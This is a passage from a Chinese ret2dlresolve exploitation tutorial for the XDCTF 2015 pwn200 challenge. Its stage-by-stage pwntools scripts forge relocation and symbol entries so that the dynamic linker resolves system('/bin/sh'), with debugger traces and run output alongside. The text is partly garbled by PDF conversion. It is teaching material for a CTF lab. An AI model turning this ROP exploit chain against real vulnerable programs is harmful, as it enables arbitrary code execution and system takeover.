这⼀次我们同样控制 \_dl\_ runtime\_ resolve 函数中的 reloc\_offset 参数， 不过这次控制其指向 我们伪造的 write 重定位项。

鉴于 pwntools 本身并不支持对重定位表项的信息的获取 。这里我们手动看⼀下



Plain Text  复制代码

❯ readelf -r main\_partial\_relro\_32

Relocation section '.rel.dyn' at offset 0x30c contains 3 entries:

Offset Info Type Sym.Value Sym. Name

08049ff4 00000306 R\_386\_GLOB\_DAT 00000000 \_\_gmon\_start\_\_

08049ff8 00000706 R\_386\_GLOB\_DAT 00000000 stdin@GLIBC\_2.0

08049ffc 00000806 R\_386\_GLOB\_DAT 00000000 stdout@GLIBC\_2.0

Relocation section '.rel.plt' at offset 0x324 contains 5 entries:

Offset Info Type Sym.Value Sym. Name

0804a00c 00000107 R\_386\_JUMP\_SLOT 00000000 setbuf@GLIBC\_2.0

0804a010 00000207 R\_386\_JUMP\_SLOT 00000000 read@GLIBC\_2.0

0804a014 00000407 R\_386\_JUMP\_SLOT 00000000 strlen@GLIBC\_2.0

0804a018 00000507 R\_386\_JUMP\_SLOT 00000000 \_\_libc\_start\_main@GLIBC\_2.0

0804a01c 00000607 R\_386\_JUMP\_SLOT 00000000 write@GLIBC\_2.0

可以看出 write 的重定表项的 r\_offset=0x0804a01c， r\_info=0x00000607 。具体代码如下

Plain Text  复制代码



1 from pwn import \*

2 elf = ELF('./main\_partial\_relro\_32')

3 r = process('./main\_partial\_relro\_32')

4 rop = ROP('./main\_partial\_relro\_32')

5

6 offset = 112

7 bss\_addr = elf.bss() 8

9 r.recvuntil('Welcome to XDCTF2015~!\n')

10

11 # stack privot to bss segment, set esp = base\_stage

12 stack\_size = 0x800 # new stack size is 0x800

13 base\_stage = bss\_addr + stack\_size

14 rop.raw('a' \* offset) # padding

15 rop.read(0, base\_stage, 100) # read 100 byte to base\_stage

16 rop.migrate(base\_stage)

17 r.sendline(rop.chain())

18

19 # write "/bin/sh"

20 rop = ROP('./main\_partial\_relro\_32')

21 plt0 = elf.get\_section\_by\_name('.plt').header.sh\_addr

22 got0 = elf.get\_section\_by\_name('.got').header.sh\_addr 23

24 rel\_plt = elf.get\_section\_by\_name('.rel.plt').header.sh\_addr 25 # make base\_stage+24 ---> fake reloc

26 write\_reloc\_offset = base\_stage + 24 - rel\_plt

27 write\_got = elf.got['write']

28 r\_info = 0x607

29

30 rop.raw(plt0)

31 rop.raw(write\_reloc\_offset)

32 # fake ret addr of write

33 rop.raw('bbbb')

34 # fake write args, write(1, base\_stage+80, sh)

35 rop.raw(1)

36 rop.raw(base\_stage + 80)

37 sh = "/bin/sh"

38 rop.raw(len(sh))

39 # construct fake write relocation entry

40 rop.raw(write\_got)

41 rop.raw(r\_info)

42 rop.raw('a' \* (80 - len(rop.chain())))

43 rop.raw(sh)

44 rop.raw('a' \* (100 - len(rop.chain())))

45



46 r.sendline(rop.chain())

47 r.interactive()

这次我们在 base\_stage+24 处伪造了⼀个 write 的重定位项， 仍然输出了对应的字符串。

Plain Text  复制代码

❯ python stage3.py

[\*] '/mnt/hgfs/ctf-challenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/32/partial-relro/main\_partial\_relro\_32'

Arch: i386-32-little

RELRO: Partial RELRO

Stack: No canary found

NX: NX enabled

PIE: No PIE (0x8048000)

[+] Starting local process './main\_partial\_relro\_32': pid 24506

[\*] Loaded 10 cached gadgets for './main\_partial\_relro\_32'

[\*] Switching to interactive mode

/bin/sh[\*] Got EOF while reading in interactive

STAGE 4[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "stage-4)

在 stage3 中， 我们控制了重定位表项， 但是伪造的重定位表项的内容仍然与 write 函数原来的重定位 表项⼀致。

在这个阶段中， 我们将构造属于我们自己的重定位表项， 并且伪造该表项对应的符号 。首先， 我们根据 write 的重定位表项的 r\_info=0x607 可以知道 ，write 对应的符号在符号表的下标为 0x607>>8=0x6。 因此， 我们知道 write 对应的符号地址为 0x0804822c。



Plain Text  复制代码

❯ readelf -x .dynsym main\_partial\_relro\_32

Hex dump of section '.dynsym':

0x080481cc 00000000 00000000 00000000 00000000 ................

0x080481dc 33000000 00000000 00000000 12000000 3...............

0x080481ec 27000000 00000000 00000000 12000000 '...............

0x080481fc 5c000000 00000000 00000000 20000000 \........... ...

0x0804820c 20000000 00000000 00000000 12000000 ...............

0x0804821c 3a000000 00000000 00000000 12000000 :...............

0x0804822c 4c000000 00000000 00000000 12000000 L...............

0x0804823c 1a000000 00000000 00000000 11000000 ................

0x0804824c 2c000000 00000000 00000000 11000000 ,...............

0x0804825c 0b000000 6c860408 04000000 11001000 ....l...........

这里给出的其实是小端模式， 因此我们需要手工转换 。此外， 每个符号占用的大小为 16 个字节。

Plain Text  复制代码



1 from pwn import \*

2 elf = ELF('./main\_partial\_relro\_32')

3 r = process('./main\_partial\_relro\_32')

4 rop = ROP('./main\_partial\_relro\_32')

5

6 offset = 112

7 bss\_addr = elf.bss() 8

9 r.recvuntil('Welcome to XDCTF2015~!\n')

10

11 # stack privot to bss segment, set esp = base\_stage

12 stack\_size = 0x800 # new stack size is 0x800

13 base\_stage = bss\_addr + stack\_size

14 rop.raw('a' \* offset) # padding

15 rop.read(0, base\_stage, 100) # read 100 byte to base\_stage

16 rop.migrate(base\_stage)

17 r.sendline(rop.chain())

18

19

20 rop = ROP('./main\_partial\_relro\_32')

21 sh = "/bin/sh" 22

23 plt0 = elf.get\_section\_by\_name('.plt').header.sh\_addr

24 rel\_plt = elf.get\_section\_by\_name('.rel.plt').header.sh\_addr

25 dynsym = elf.get\_section\_by\_name('.dynsym').header.sh\_addr

26 dynstr = elf.get\_section\_by\_name('.dynstr').header.sh\_addr

27

28 # make a fake write symbol at base\_stage + 32 + align

29 fake\_sym\_addr = base\_stage + 32

30 align = 0x10 - ((fake\_sym\_addr - dynsym) & 0xf

31 ) # since the size of Elf32\_Symbol is 0x10

32 fake\_sym\_addr = fake\_sym\_addr + align

33 index\_dynsym = (fake\_sym\_addr - dynsym) / 0x10 # calculate the dynsym ind

ex of write

34 fake\_write\_sym = flat([0x4c, 0, 0, 0x12])

35

36 # make fake write relocation at base\_stage+24

37 index\_offset = base\_stage + 24 - rel\_plt

38 write\_got = elf.got['write']

39 r\_info = (index\_dynsym << 8) | 0x7 # calculate the r\_info according to th

e index of write


40 fake\_write\_reloc = flat([write\_got, r\_info])

41

42 # construct rop chain

43 rop.raw(plt0)

Plain Text  复制代码



rop . raw(index\_offset)

rop . raw('bbbb') # fake ret addr of write

rop . raw(1)

rop . raw(base\_stage + 80)

rop . raw(len(sh))

rop . raw(fake\_write\_ reloc) # fake write reloc

rop . raw('a' \* align) # padding

rop . raw(fake\_write\_sym) # fake write symbol

rop . raw('a' \* (80 - len(rop .chain())))

rop . raw(sh)

rop . raw('a' \* (100 - len(rop .chain())))

r .sendline(rop .chain())

r . interactive()

44

45

46

47

48

49

50

51

52

53

54

55

56

57



❯ python stage4.py

[\*] '/mnt/hgfs/ctf-challenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/32/partial-relro/main\_partial\_relro\_32'

Arch: i386-32-little

RELRO: Partial RELRO

Stack: No canary found

NX: NX enabled

PIE: No PIE (0x8048000)

[+] Starting local process './main\_partial\_relro\_32': pid 27370

[\*] Loaded 10 cached gadgets for './main\_partial\_relro\_32'

[\*] Switching to interactive mode

[\*] Got EOF while reading in interactive11

[\*] Got EOF while reading in interactive

直接执行后发现并不行

ld-linux.so.2

发现程序已经崩溃了， 通过 coreqnmb， 可以发现程序在

中崩了。

Plain Text  复制代码



► 0xf7f77fed mov ebx, dword ptr [edx + 4]

0xf7f77ff0 test ebx, ebx

0xf7f77ff2 mov ebx, 0

0xf7f77ff7 cmove edx, ebx

0xf7f77ffa mov esi, dword ptr gs:[0xc]

0xf7f78001 test esi, esi

0xf7f78003 mov ebx, 1

0xf7f78008 jne 0xf7f78078 <0xf7f78078>

↓

0xf7f78078 mov dword ptr gs:[0x1c], 1

0xf7f78083 mov ebx, 5

0xf7f78088 jmp 0xf7f7800a <0xf7f7800a>

───────────────────────────────────────────────────────────────────────────────────────[ STACK ]───────────────────────────────────────────────────────────────────────────────────────

00:0000│ esp 0x804a7dc ◂— 0x0

... ↓

02:0008│ 0x804a7e4 —▸ 0xf7f90000 ◂— 0x26f34

03:000c│ 0x804a7e8 —▸ 0x804826c ◂— add byte ptr [ecx + ebp\*2 + 0x62], ch

04:0010│ 0x804a7ec ◂— 0x0

... ↓

07:001c│ 0x804a7f8 —▸ 0x804a84c ◂— 0x4c /\* 'L' \*/

─────────────────────────────────────────────────────────────────────────────────────[ BACKTRACE ]─────────────────────────────────────────────────────────────────────────────────────

► f 0 f7f77fed

f 1 0

───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────

pwndbg> vmmap

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

0x8048000 0x804a000 r-xp 2000 0 ./main\_partial\_relro\_32

0x8049000 0x804b000 rw-p 2000 0 [stack]

0x804a000 0x804b000 rw-p 1000 1000 ./main\_partial\_relro\_32

0xf7d6b000 0xf7f40000 r-xp 1d5000 0 /lib/i386-linux-gnu/libc.so.6

0xf7f40000 0xf7f41000 ---p 1000 1d5000 /lib/i386-linux-gnu/libc.so.6

0xf7f41000 0xf7f43000 r--p 2000 1d5000 /lib/i386-linux-gnu/libc.so.6

0xf7f43000 0xf7f47000 rw-p 4000 1d7000 /lib/i386-linux-gnu/libc.so.6

0xf7f67000 0xf7f69000 r-xp 2000 0 [vdso]

0xf7f69000 0xf7f90000 r-xp 27000 0 [linker]

0xf7f69000 0xf7f90000 r-xp 27000 0 /lib/ld-linux.so.2

0xf7f90000 0xf7f91000 rw-p 1000 26000 [linker]

0xf7f90000 0xf7f91000 rw-p 1000 26000 /lib/ld-linux.so.2



通过逆向分析 ld-linux.so.2

Plain Text  复制代码

1 if ( v9 ) 2 {

3 v10 = (char \*)a1[92] + 16 \* (\*(\_WORD \*)(\*((\_DWORD \*)v9 + 1) + 2 \* v4) & 0x7FFF);

4 if ( !\*((\_DWORD \*)v10 + 1) )

5 v10 = 0;

6 }

以及源码可以知道程序是在访问 version 的 hash 时出错。

Plain Text  复制代码

1 if (l->l\_info[VERSYMIDX(DT\_VERSYM)] != NULL)

2 {

3 const ElfW(Half) \*vernum =

4 (const void \*)D\_PTR(l, l\_info[VERSYMIDX(DT\_VERSYM)]);

5 ElfW(Half) ndx = vernum[ELFW(R\_SYM)(reloc->r\_info)] & 0x7fff;

6 version = &l->l\_versions[ndx];

7 if (version->hash == 0)

8 version = NULL;

9 }

进⼀步分析可以知道， 因为我们伪造了 write 函数的重定位表项， 其中 reloc->r\_info 被设置成了比较 大的值 ( 由于 index\_dynsym 离符号表比较远) 。这时候， ndx 的值并不可预期， 进而 version 的值也 不可预期， 因此可能出现不可预期的情况。

通过分析 .dynmic 节， 我们可以发现 vernum 的地址为 0x80482d8。



Plain Text  复制代码

❯ readelf -d main\_partial\_relro\_32

Dynamic section at offset 0xf0c contains 24 entries:

Tag Type Name/Value

0x00000001 (NEEDED) Shared library: [libc.so.6]

0x0000000c (INIT) 0x804834c

0x0000000d (FINI) 0x8048654

0x00000019 (INIT\_ARRAY) 0x8049f04

0x0000001b (INIT\_ARRAYSZ) 4 (bytes)

0x0000001a (FINI\_ARRAY) 0x8049f08

0x0000001c (FINI\_ARRAYSZ) 4 (bytes)

0x6ffffef5 (GNU\_HASH) 0x80481ac

0x00000005 (STRTAB) 0x804826c

0x00000006 (SYMTAB) 0x80481cc

0x0000000a (STRSZ) 107 (bytes)

0x0000000b (SYMENT) 16 (bytes)

0x00000015 (DEBUG) 0x0

0x00000003 (PLTGOT) 0x804a000

0x00000002 (PLTRELSZ) 40 (bytes)

0x00000014 (PLTREL) REL

0x00000017 (JMPREL) 0x8048324

0x00000011 (REL) 0x804830c

0x00000012 (RELSZ) 24 (bytes)

0x00000013 (RELENT) 8 (bytes)


0x6ffffffe (VERNEED) 0x80482ec

0x6fffffff (VERNEEDNUM) 1

0x6ffffff0 (VERSYM) 0x80482d8

0x00000000 (NULL) 0x0

在 ida 中， 我们也可以看到相关的信息



Plain Text  复制代码

那我们可以再次运行看一下伪造后 ndx 具体的值

❯ python stage4.py

[\*] '/mnt/hgfs/ctf-challenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/32/partial-relro/main\_partial\_relro\_32'

Arch: i386-32-little

RELRO: Partial RELRO

Stack: No canary found

NX: NX enabled


PIE: No PIE (0x8048000)

[+] Starting local process './main\_partial\_relro\_32': pid 27649

[\*] Loaded 10 cached gadgets for './main\_partial\_relro\_32'

ndx\_addr: 0x80487a8

可以发现，ndx\_落入了 .eh\_frame 节中



进一步地，ndx 的值为 0x442C。显然不知道会索引到哪里去。

Plain Text  复制代码

if (l->l\_info[VERSYMIDX(DT\_VERSYM)] != NULL)

{

const ElfW(Half) \*vernum =

(const void \*)D\_PTR(l, l\_info[VERSYMIDX(DT\_VERSYM)]);

ElfW(Half) ndx = vernum[ELFW(R\_SYM)(reloc->r\_info)] & 0x7fff;

version = &l->l\_versions[ndx];

if (version->hash == 0)

version = NULL;

}

通过动态调试，我们可以发现 l\_versions 的起始地址，并且其中一共有 3 个元素。



对应的分别为





Plain Text  复制代码

1 pwndbg> print \*((struct link\_map \*)0xf7f0d940) 2 $4 = {

3 l\_addr = 0,

4 l\_name = 0xf7f0dc2c "",

5 l\_ld = 0x8049f0c,

6 l\_next = 0xf7f0dc30,

7 l\_prev = 0x0,

8 l\_real = 0xf7f0d940,

9 l\_ns = 0,

10 l\_libname = 0xf7f0dc20,

11 l\_info = {0x0, 0x8049f0c, 0x8049f7c, 0x8049f74, 0x0, 0x8049f4c, 0x8049f5 4, 0x0, 0x0, 0x0, 0x8049f5c, 0x8049f64, 0x8049f14, 0x8049f1c, 0x0, 0x0, 0x 0, 0x8049f94, 0x8049f9c, 0x8049fa4, 0x8049f84, 0x8049f6c, 0x0, 0x8049f8c, 0x0, 0x8049f24, 0x8049f34, 0x8049f2c, 0x8049f3c, 0x0, 0x0, 0x0, 0x0, 0x0, 0x8049fb4, 0x8049fac, 0x0 <repeats 13 times>, 0x8049fbc, 0x0 <repeats 25 t imes>, 0x8049f44},

12 l\_phdr = 0x8048034,

13 l\_entry = 134513632,

14 l\_phnum = 9,

15 l\_ldnum = 0,

16 l\_searchlist = {

17 r\_list = 0xf7edf3e0,

18 r\_nlist = 3

19 },

20 l\_symbolic\_searchlist = {

21 r\_list = 0xf7f0dc1c,

22 r\_nlist = 0

23 },

24 l\_loader = 0x0,

25 l\_versions = 0xf7edf3f0,

26 l\_nversions = 3,

对应的分别为



Plain Text  复制代码

1 pwndbg> print \*((struct r\_found\_version[3] \*)0xf7edf3f0)

2 $13 = {{

3 name = 0x0,

4 hash = 0,

5 hidden = 0,

6 filename = 0x0

7 }, {

8 name = 0x0,

9 hash = 0,

10 hidden = 0,

11 filename = 0x0

12 }, {

13 name = 0x80482be "GLIBC\_2.0",

14 hash = 225011984,

15 hidden = 0,

16 filename = 0x804826d "libc.so.6"

17 }}

此时， 计算得到的 version 地址为 0xf7f236b0， 显然不在映射的内存区域。



Plain Text  复制代码

1 pwndbg> print /x 0xf7edf3f0+0x442C\*16

2 $16 = 0xf7f236b0

3 pwndbg> vmmap

4 LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

5 0x8048000 0x8049000 r-xp 1000 0 /mnt/hgfs/ctf-challenges/pwn/st

ackoverflow/ret2dlresolve/2015-xdctf-pwn200/32/partial-relro/main\_partial\_

relro\_32

6 0x8049000 0x804a000 r--p 1000 0 /mnt/hgfs/ctf-challenges/pwn/st

ackoverflow/ret2dlresolve/2015-xdctf-pwn200/32/partial-relro/main\_partial\_

relro\_32

7 0x804a000 0x804b000 rw-p 1000 1000 /mnt/hgfs/ctf-challenges/pwn/st

ackoverflow/ret2dlresolve/2015-xdctf-pwn200/32/partial-relro/main\_partial\_

relro\_32

8 0xf7ce8000 0xf7ebd000 r-xp 1d5000 0 /lib/i386-linux-gnu/libc-2.27.s

o

9 0xf7ebd000 0xf7ebe000 ---p 1000 1d5000 /lib/i386-linux-gnu/libc-2.27.s

o

10 0xf7ebe000 0xf7ec0000 r--p 2000 1d5000 /lib/i386-linux-gnu/libc-2.27.s

o

11 0xf7ec0000 0xf7ec1000 rw-p 1000 1d7000 /lib/i386-linux-gnu/libc-2.27.s

o

12 0xf7ec1000 0xf7ec4000 rw-p 3000 0

13 0xf7edf000 0xf7ee1000 rw-p 2000 0

14 0xf7ee1000 0xf7ee4000 r--p 3000 0 [vvar]

15 0xf7ee4000 0xf7ee6000 r-xp 2000 0 [vdso]

16 0xf7ee6000 0xf7f0c000 r-xp 26000 0 /lib/i386-linux-gnu/ld-2.27.so

17 0xf7f0c000 0xf7f0d000 r--p 1000 25000 /lib/i386-linux-gnu/ld-2.27.so

18 0xf7f0d000 0xf7f0e000 rw-p 1000 26000 /lib/i386-linux-gnu/ld-2.27.so

19 0xffa4b000 0xffa6d000 rw-p 22000 0 [stack]

而在动态解析符号地址的过程中， 如果 version 为 NULL 的话， 也会正常解析符号。

与此同， 根据上面的调试信息， 可以知道 l\_versions 的前两个元素中的 hash 值都为 0， 因此如果我们 使得 ndx 为 0 或者 1 时， 就可以满足要求， 我们来在 080487A8 下方找⼀个合适的值 。可以发现 0x080487C2 处的内容为 0。

那自然的， 我们就可以调用目标函数。

这里， 我们可以通过调整 base\_stage 来达到相应的目的。

● 首先 0x080487C2 与 0x080487A8 之间差了 0x080487C2-0x080487A8)/2 个 version 记录。

●

●

那么， 这也就说明原先的符号表偏移少了对应的个数。

因此， 我们只需要将 base\_stage 增加 (0x080487C2-0x080487A8)/2\*0x10， 即可达到对应的目 的。

Plain Text  复制代码



1 from pwn import \*

2 elf = ELF('./main\_partial\_relro\_32')

3 r = process('./main\_partial\_relro\_32')

4 rop = ROP('./main\_partial\_relro\_32')

5

6 offset = 112

7 bss\_addr = elf.bss() 8

9 r.recvuntil('Welcome to XDCTF2015~!\n')

10

11 # stack privot to bss segment, set esp = base\_stage

12 stack\_size = 0x800 # new stack size is 0x800

13 base\_stage = bss\_addr + stack\_size + (0x080487C2-0x080487A8)/2\*0x10

14 rop.raw('a' \* offset) # padding

15 rop.read(0, base\_stage, 100) # read 100 byte to base\_stage

16 rop.migrate(base\_stage)

17 r.sendline(rop.chain())

18

19 rop = ROP('./main\_partial\_relro\_32')

20 sh = "/bin/sh" 21

22 plt0 = elf.get\_section\_by\_name('.plt').header.sh\_addr

23 rel\_plt = elf.get\_section\_by\_name('.rel.plt').header.sh\_addr

24 dynsym = elf.get\_section\_by\_name('.dynsym').header.sh\_addr

25 dynstr = elf.get\_section\_by\_name('.dynstr').header.sh\_addr

26

27 # make a fake write symbol at base\_stage + 32 + align

28 fake\_sym\_addr = base\_stage + 32

29 align = 0x10 - ((fake\_sym\_addr - dynsym) & 0xf

30 ) # since the size of Elf32\_Symbol is 0x10

31 fake\_sym\_addr = fake\_sym\_addr + align

32 index\_dynsym = (fake\_sym\_addr - dynsym) / 0x10 # calculate the dynsym ind

ex of write

33 fake\_write\_sym = flat([0x4c, 0, 0, 0x12])

34

35 # make fake write relocation at base\_stage+24

36 index\_offset = base\_stage + 24 - rel\_plt

37 write\_got = elf.got['write']

38 r\_info = (index\_dynsym << 8) | 0x7 # calculate the r\_info according to th e index of write

39 fake\_write\_reloc = flat([write\_got, r\_info]) 40

41 gnu\_version\_addr = elf.get\_section\_by\_name('.gnu.version').header.sh\_addr

42 print("ndx\_addr: %s" % hex(gnu\_version\_addr+index\_dynsym\*2))

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

# construct rop chain

rop . raw(plt0)

rop . raw(index\_offset)

rop . raw('bbbb') # fake ret addr of write

rop . raw(1)

rop . raw(base\_stage + 80)

rop . raw(len(sh))

rop . raw(fake\_write\_ reloc) # fake write reloc

rop . raw('a' \* align) # padding

rop . raw(fake\_write\_sym) # fake write symbol

rop . raw('a' \* (80 - len(rop .chain())))

rop . raw(sh)

rop . raw('a' \* (100 - len(rop .chain())))

r .sendline(rop .chain())

r . interactive()

最终如下

Plain Text  复制代码



❯ python stage4.py

[\*] '/mnt/hgfs/ctf-challenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/32/partial-relro/main\_partial\_relro\_32'

Arch: i386-32-little

RELRO: Partial RELRO

Stack: No canary found

NX: NX enabled

PIE: No PIE (0x8048000)

[+] Starting local process './main\_partial\_relro\_32': pid 27967

[\*] Loaded 10 cached gadgets for './main\_partial\_relro\_32'

ndx\_addr: 0x80487c2

[\*] Switching to interactive mode

/bin/sh[\*] Got EOF while reading in interactive

STAGE 5[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "stage-5)

这⼀阶段， 我们将在阶段 4 的基础上， 进⼀步伪造 write 符号的 st\_name 指向我们自己构造的字符 串。

Plain Text  复制代码



1 from pwn import \*

2 elf = ELF('./main\_partial\_relro\_32')

3 r = process('./main\_partial\_relro\_32')

4 rop = ROP('./main\_partial\_relro\_32')

5

6 offset = 112

7 bss\_addr = elf.bss() 8

9 r.recvuntil('Welcome to XDCTF2015~!\n')

10

11 # stack privot to bss segment, set esp = base\_stage

12 stack\_size = 0x800 # new stack size is 0x800

13 base\_stage = bss\_addr + stack\_size + (0x080487C2-0x080487A8)/2\*0x10

14 rop.raw('a' \* offset) # padding

15 rop.read(0, base\_stage, 100) # read 100 byte to base\_stage

16 rop.migrate(base\_stage)

17 r.sendline(rop.chain())

18

19

20 rop = ROP('./main\_partial\_relro\_32')

21 sh = "/bin/sh" 22

23 plt0 = elf.get\_section\_by\_name('.plt').header.sh\_addr

24 rel\_plt = elf.get\_section\_by\_name('.rel.plt').header.sh\_addr

25 dynsym = elf.get\_section\_by\_name('.dynsym').header.sh\_addr

26 dynstr = elf.get\_section\_by\_name('.dynstr').header.sh\_addr

27

28 # make a fake write symbol at base\_stage + 32 + align

29 fake\_sym\_addr = base\_stage + 32

30 align = 0x10 - ((fake\_sym\_addr - dynsym) & 0xf) # since the size of Elf32

\_Symbol is 0x10

31 fake\_sym\_addr = fake\_sym\_addr + align

32 index\_dynsym = (fake\_sym\_addr - dynsym) / 0x10 # calculate the dynsym ind

ex of write

33 st\_name = fake\_sym\_addr + 0x10 - dynstr # plus 10 since the size o

f Elf32\_Sym is 16.

34 fake\_write\_sym = flat([st\_name, 0, 0, 0x12])

35

36 # make fake write relocation at base\_stage+24

37 index\_offset = base\_stage + 24 - rel\_plt


38 write\_got = elf.got['write']

39 r\_info = (index\_dynsym << 8) | 0x7 # calculate the r\_info according to th

e index of write

40 fake\_write\_reloc = flat([write\_got, r\_info])

41



Plain Text  复制代码

# construct rop chain

rop . raw(plt0)

rop . raw(index\_offset)

rop . raw('bbbb') # fake ret addr of write

rop . raw(1)

rop . raw(base\_stage + 80)

rop . raw(len(sh))

rop . raw(fake\_write\_ reloc) # fake write reloc

rop . raw('a' \* align) # padding

rop . raw(fake\_write\_sym) # fake write symbol

rop . raw('write\x00') # there must be a \x00 to mark the end of

rop . raw('a' \* (80 - len(rop .chain())))

rop . raw(sh)

rop . raw('a' \* (100 - len(rop .chain())))

r .sendline(rop .chain())

r . interactive()

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

string

事实上， 这里的 index\_dynsym ⼜发生了变化， 但似乎并不影响， 因此我们也不用再想办法伪造数据 了。

效果如下



❯ python stage5.py

[\*] '/mnt/hgfs/ctf-challenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/32/partial-relro/main\_partial\_relro\_32'

Arch: i386-32-little

RELRO: Partial RELRO

Stack: No canary found

NX: NX enabled

PIE: No PIE (0x8048000)

[+] Starting local process './main\_partial\_relro\_32': pid 27994

[\*] Loaded 10 cached gadgets for './main\_partial\_relro\_32'

[\*] Switching to interactive mode

/bin/sh[\*] Got EOF while reading in interactive

STAGE 6[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "stage-6)

这⼀阶段， 我们只需要将原先的 write 字符串修改为 system 字符串， 同时修改 write 的参数为 system 的参数即可获取 shell 。这是因为 \_dl\_ runtime\_ resolve 函数最终是依赖函数名来解析目 标地址的

Plain Text  复制代码



1 from pwn import \*

2 elf = ELF('./main\_partial\_relro\_32')

3 r = process('./main\_partial\_relro\_32')

4 rop = ROP('./main\_partial\_relro\_32')

5

6 offset = 112

7 bss\_addr = elf.bss() 8

9 r.recvuntil('Welcome to XDCTF2015~!\n')

10

11 # stack privot to bss segment, set esp = base\_stage

12 stack\_size = 0x800 # new stack size is 0x800

13 base\_stage = bss\_addr + stack\_size + (0x080487C2-0x080487A8)/2\*0x10

14 rop.raw('a' \* offset) # padding

15 rop.read(0, base\_stage, 100) # read 100 byte to base\_stage

16 rop.migrate(base\_stage)

17 r.sendline(rop.chain())

18

19

20 rop = ROP('./main\_partial\_relro\_32')

21 sh = "/bin/sh" 22

23 plt0 = elf.get\_section\_by\_name('.plt').header.sh\_addr

24 rel\_plt = elf.get\_section\_by\_name('.rel.plt').header.sh\_addr

25 dynsym = elf.get\_section\_by\_name('.dynsym').header.sh\_addr

26 dynstr = elf.get\_section\_by\_name('.dynstr').header.sh\_addr

27

28 # make a fake write symbol at base\_stage + 32 + align

29 fake\_sym\_addr = base\_stage + 32

30 align = 0x10 - ((fake\_sym\_addr - dynsym) & 0xf) # since the size of Elf32

\_Symbol is 0x10

31 fake\_sym\_addr = fake\_sym\_addr + align

32 index\_dynsym = (fake\_sym\_addr - dynsym) / 0x10 # calculate the dynsym ind

ex of write

33 st\_name = fake\_sym\_addr + 0x10 - dynstr # plus 10 since the size o

f Elf32\_Sym is 16.

34 fake\_write\_sym = flat([st\_name, 0, 0, 0x12])

35

36 # make fake write relocation at base\_stage+24

37 index\_offset = base\_stage + 24 - rel\_plt

38 write\_got = elf.got['write']

39 r\_info = (index\_dynsym << 8) | 0x7 # calculate the r\_info according to th

e index of write

40 fake\_write\_reloc = flat([write\_got, r\_info])

41



42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

gnu\_version\_addr = elf.get\_section\_by\_name('.gnu.version').header.sh\_addr

print("ndx\_addr: %s" % hex(gnu\_version\_addr+index\_dynsym\*2))

# construct ropchain

rop.raw(plt0)

rop.raw(index\_offset)

rop.raw('bbbb') # fake ret addr of write

rop.raw(base\_stage + 82)

rop.raw('bbbb')

rop.raw('bbbb')

rop.raw(fake\_write\_reloc) # fake write reloc

rop.raw('a' \* align) # padding

rop.raw(fake\_write\_sym) # fake write symbol

rop.raw('system\x00') # there must be a \x00 to mark the end of string

rop.raw('a' \* (80 - len(rop.chain())))

rop.raw(sh + '\x00')

rop.raw('a' \* (100 - len(rop.chain())))

print rop.dump()

print len(rop.chain())

r.sendline(rop.chain())

r.interactive()

需要注意的是， 这里我把 /bin/sh 的偏移修改为了 base\_stage+82， 这是因为 pwntools 会对齐字符 串 。如下面的 ropchain 所示， 0x40 处多了两个 a， 比较奇怪。

Plain Text  复制代码

1 0x0038:

2 0x003c:

3 0x0040:

4 0x0042:

'syst' 'system\x00'

'em\x00o'

'aa'

'aaaa' 'aaaaaaaaaaaaaa'

效果如下

Plain Text  复制代码



❯ python stage6.py

[\*] '/mnt/hgfs/ctf-challenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/32/partial-relro/main\_partial\_relro\_32'

Arch: i386-32-little

RELRO: Partial RELRO

Stack: No canary found

NX: NX enabled

PIE: No PIE (0x8048000)

[+] Starting local process './main\_partial\_relro\_32': pid 28204

[\*] Loaded 10 cached gadgets for './main\_partial\_relro\_32'

ndx\_addr: 0x80487c2

0x0000: 0x8048370

